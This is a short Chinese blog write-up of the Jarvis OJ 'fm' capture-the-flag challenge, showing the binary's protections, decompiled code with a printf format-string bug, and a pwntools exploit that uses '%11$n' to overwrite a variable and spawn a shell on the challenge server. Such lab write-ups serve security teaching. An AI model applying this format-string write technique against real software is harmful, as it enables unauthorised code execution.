jarvis oj fm writeup

原创

dittozzz 于 2019-01-05 19:39:18 发布 220 收藏


分类专栏： pwn Jarvis OJ pwn题目 wp

本文链接：https://blog.csdn.net/qq_43394612/article/details/85868676


pwn 同时被 2 个专栏收录

23 篇文章 4 订阅

订阅专栏


Jarvis OJ pwn题目 wp

8 篇文章 1 订阅

订阅专栏

格式化字符串漏洞简单利用

```
wxy111@ubuntu:~/Desktop$ file -h fm
fm: ELF 32-bit LSB executable, Intel 80386, version 1 (S
c88b212, not stripped
```

32位程序。

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

canary和nx都打开了。
放ida里：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [esp+2Ch] [ebp-5Ch]
  unsigned int v5; // [esp+7Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  be_nice_to_people();
  memset(&buf, 0, 0x50u);
  read(0, &buf, 0x50u);
  printf(&buf);
  printf("%d!\n", x);
  if ( x == 4 )
  {
    puts("running sh...");
    system("/bin/sh");
  }
  return 0;
}
```


直接打印的buf，很明显的格式化字符串漏洞。
用%n,将其修改为4即可，exp如下：

```
from pwn import*

a=remote("pwn2.jarvisoj.com","9895")

payload=p32(0x0804A02C)+"%11$n"

a.sendline(payload)

a.interactive()
```